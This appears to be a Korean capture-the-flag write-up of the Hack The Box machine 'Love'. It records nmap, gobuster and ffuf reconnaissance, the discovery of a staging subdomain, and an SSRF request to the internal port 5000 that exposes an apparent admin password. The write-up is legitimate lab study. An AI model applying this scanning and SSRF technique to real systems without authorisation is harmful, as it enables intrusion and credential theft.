Love

```
dgevy@dgevy:~$ sudo nmap -p- --open -sS --min-rate 5000 -Pn -n -v $server -oN landlisis
[sudo] password for dgevy:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-23 20:01 EST
Initiating SYN Stealth Scan at 20:01
Scanning 10.10.10.239 [65535 ports]
...
Not shown: 64900 closed tcp ports (reset), 616 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5000/tcp  open  upnp
5040/tcp  open  unknown
5985/tcp  open  wsman
5986/tcp  open  wsmans
7680/tcp  open  pando-pub
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 38.64 seconds
           Raw packets sent: 185954 (8.182MB) | Rcvd: 94277 (3.771MB)
```

포트가 많이 열려 있는 것을 볼 수 있다.

```
dgevy@dgevy:~$ gobuster dir -u $server -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.239
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 337] [--> http://10.10.10.239/admin/]
/images               (Status: 301) [Size: 338] [--> http://10.10.10.239/images/]
/phpmyadmin           (Status: 403) [Size: 302]
/dist                 (Status: 301) [Size: 336] [--> http://10.10.10.239/dist/]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================

dgevy@dgevy:~$ gobuster dir -u $server -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
```

```
[+] Url:                     http://10.10.10.239
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 338] [--> http://10.10.10.239/images/]
/Images               (Status: 301) [Size: 338] [--> http://10.10.10.239/Images/]
/admin                (Status: 301) [Size: 337] [--> http://10.10.10.239/admin/]
/plugins              (Status: 301) [Size: 339] [--> http://10.10.10.239/plugins/]
/includes             (Status: 301) [Size: 340] [--> http://10.10.10.239/includes/]
/examples             (Status: 503) [Size: 402]
/dist                 (Status: 301) [Size: 336] [--> http://10.10.10.239/dist/]
/licenses             (Status: 403) [Size: 421]
/IMAGES               (Status: 301) [Size: 338] [--> http://10.10.10.239/IMAGES/]
/%20                  (Status: 403) [Size: 302]
/Admin                (Status: 301) [Size: 337] [--> http://10.10.10.239/Admin/]
/*checkout*          (Status: 403) [Size: 302]
/Plugins              (Status: 301) [Size: 339] [--> http://10.10.10.239/Plugins/]
/phpmyadmin           (Status: 403) [Size: 302]
/webalizer            (Status: 403) [Size: 302]
/*docroot*           (Status: 403) [Size: 302]
/*                    (Status: 403) [Size: 302]
/con                  (Status: 403) [Size: 302]
/http%3A              (Status: 403) [Size: 302]
/Includes             (Status: 301) [Size: 340] [--> http://10.10.10.239/Includes/]
/**http%3a            (Status: 403) [Size: 302]
/*http%3A             (Status: 403) [Size: 302]
/aux                  (Status: 403) [Size: 302]
/Dist                 (Status: 301) [Size: 336] [--> http://10.10.10.239/Dist/]
/**http%3A            (Status: 403) [Size: 302]
/%C0                  (Status: 403) [Size: 302]
/server-status        (Status: 403) [Size: 421]
/%3FRID%3D2671        (Status: 403) [Size: 302]
/devinmoore*          (Status: 403) [Size: 302]
/200109*              (Status: 403) [Size: 302]
/*sa_                 (Status: 403) [Size: 302]
/*dc_                 (Status: 403) [Size: 302]
/%CF                  (Status: 403) [Size: 302]
/%D8                  (Status: 403) [Size: 302]
/%CD                  (Status: 403) [Size: 302]
/%CE                  (Status: 403) [Size: 302]
/%CB                  (Status: 403) [Size: 302]
/%CC                  (Status: 403) [Size: 302]
/%D0                  (Status: 403) [Size: 302]
/%CA                  (Status: 403) [Size: 302]
/%D1                  (Status: 403) [Size: 302]
/%D7                  (Status: 403) [Size: 302]
/%D6                  (Status: 403) [Size: 302]
/%D5                  (Status: 403) [Size: 302]
/%D2                  (Status: 403) [Size: 302]
/%C9                  (Status: 403) [Size: 302]
/%C8                  (Status: 403) [Size: 302]
/%D4                  (Status: 403) [Size: 302]
/%D3                  (Status: 403) [Size: 302]
/%C1                  (Status: 403) [Size: 302]
/%C6                  (Status: 403) [Size: 302]
/%C7                  (Status: 403) [Size: 302]
/%C2                  (Status: 403) [Size: 302]
/%C4                  (Status: 403) [Size: 302]
/%C5                  (Status: 403) [Size: 302]
/%C3                  (Status: 403) [Size: 302]
/%D9                  (Status: 403) [Size: 302]
/%DF                  (Status: 403) [Size: 302]
/%DE                  (Status: 403) [Size: 302]
/%DD                  (Status: 403) [Size: 302]
/%DB                  (Status: 403) [Size: 302]
/login%3f             (Status: 403) [Size: 302]
```

```
/%22james%20kim%22    (Status: 403) [Size: 302]
/%22julie%20roehm%22  (Status: 403) [Size: 302]
/%22britney%20spears%22 (Status: 403) [Size: 302]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

`ffuf` 대신 `sudo apt-get install gobuster` 명령으로 `gobuster`를 설치한 뒤 사용했다.
그런데 사용해보니 툴의 문제라기보다는 `wordlist`의 문제인 것 같다. 다음에는 `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt` wordlist를 사용하는 것이 좋겠다.

```
dgevy@dgevy:~$ sudo nmap -p80,135,139,443,445,3306,5000,5040,5985,5985,7680,47001,49664,49665,49666,49667,49668,49669,49670
...
Host is up (0.38s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Voting System using PHP
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Issuer: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16
| MD5:   bff0 1add 5048 afc8 b3cf 7140 6e68 5ff6
|_SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
| fingerprint-strings:
|   FourOhFourRequest, Help, NotesRPC, RPCCheck, SIPOptions, SSLSessionReq:
|_    Host '10.10.16.3' is not allowed to connect to this MariaDB server
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at h
SF-Port3306-TCP:V=7.92%I=7%D=1/23%Time=65B06547%P=x86_64-pc-linux-gnu%r(RP
```

```
SF:CCheck,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.16\.3'\x20is\x20not\x20al
SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Help,49,"
SF:E\0\0\x01\xffj\x04Host\x20'10\.10\.16\.3'\x20is\x20not\x20allowed\x20to
SF:\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SSLSessionReq,49,"E\
SF:0\0\x01\xffj\x04Host\x20'10\.10\.16\.3'\x20is\x20not\x20allowed\x20to\x
SF:20connect\x20to\x20this\x20MariaDB\x20server")%r(FourOhFourRequest,49,"
SF:E\0\0\x01\xffj\x04Host\x20'10\.10\.16\.3'\x20is\x20not\x20allowed\x20to
SF:\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SIPOptions,49,"E\0\0
SF:\x01\xffj\x04Host\x20'10\.10\.16\.3'\x20is\x20not\x20allowed\x20to\x20c
SF:onnect\x20to\x20this\x20MariaDB\x20server")%r(NotesRPC,49,"E\0\0\x01\xf
SF:fj\x04Host\x20'10\.10\.16\.3'\x20is\x20not\x20allowed\x20to\x20connect\
SF:x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 3h01m39s, deviation: 4h37m12s, median: 21m36s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-01-24T01:42:19
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-01-23T17:42:16-08:00

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 23 20:20:59 2024 -- 1 IP address (1 host up) scanned in 196.57 seconds
```


스캔 결과는 위와 같다. 도메인은 `www.love.htb`이다.

```
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Issuer: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
```

`https` 부분을 자세히 보면 서브 도메인이 존재하는 것을 알 수 있다.

> `commonName`: 보통 **인증서를 사용하는 서버의 완전한 도메인 이름(FQDN)**을 나타냅니다. 여기서는 'staging.love.htb'가 commonName입니다.
> `organizationName`: 인증서를 요청한 조직의 이름을 나타냅니다. 이 경우, 'ValentineCorp'이 조직 이름입니다.
> `stateOrProvinceName`: 인증서를 요청한 조직의 소재지를 나타내는 주 또는 지방의 이름입니다. 여기서는 'm'이라고 되어 있습니다.
> `countryName`: 인증서를 요청한 조직의 국가 코드를 나타냅니다. 여기서는 'in'이라고 되어 있어, 인도를 나타낼 가능성이 높습니다.

파이어폭스에서 해당 인증서에 관한 내용을 보려면 `Setting` > `Privacy & Security` > `View Certificates`로 가면 된다.
해당 목록에서 `organizationName` 부분의 이름(`organizationName=ValentineCorp`)을 찾으면 된다. 인증서들은 알파벳 순으로 정렬되어 있다.



이후 `View`를 누르면 해당 도메인에 대한 정보를 알 수 있다.

```
dgevy@dgevy:~$ echo $server" love.htb" | sudo tee -a /etc/hosts
10.10.10.239 love.htb
```

이제 IP와 도메인을 매핑시킨다.


```
dgevy@dgevy:~$ ffuf -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 100 --fs 4388 -u http://love.

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://love.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.love.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 4388
________________________________________________

staging                 [Status: 200, Size: 5357, Words: 1543, Lines: 192, Duration: 568ms]
:: Progress: [4989/4989] :: Job [1/1] :: 90 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```

퍼징을 통해서 다른 서브 도메인이 있는지 찾아보았지만 존재하지 않았다.

```
dgevy@dgevy:~$ echo $server" staging.love.htb" | sudo tee -a /etc/hosts
10.10.10.239 staging.love.htb
```

서브도메인도 매핑시킨다.


> SSL 인증서가 nmap에 표시되지 않은 경우 브라우저에서 불가피한 위험 웹 사이트 진입 안 함 경고가 표시될 때 https://IP 및 View Certificate로 이동할 수 있다. 따라서 명시적으로 도메인과 IP를 매핑시켜야 한다. 쉽게 생각해서 DNS로 해당 서브도메인에 접근하지 못




접속이 잘 되는 것을 볼 수 있다.

```
dgevy@dgevy:~$ whatweb $server
http://10.10.10.239 [200 OK] Apache[2.4.46], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/
```

`PHP 7.3.27` 버전을 사용하는 것을 볼 수 있다.




Demo를 누르면 파일 URL을 입력할 수 있는 창이 나온다.
SSRF가 가능할 것 같아서 HTB의 `server info`에 적혀있던 5000번 포트를 입력했다.
그랬더니 admin의 패스워드로 보이는 값을 볼 수 있었다.



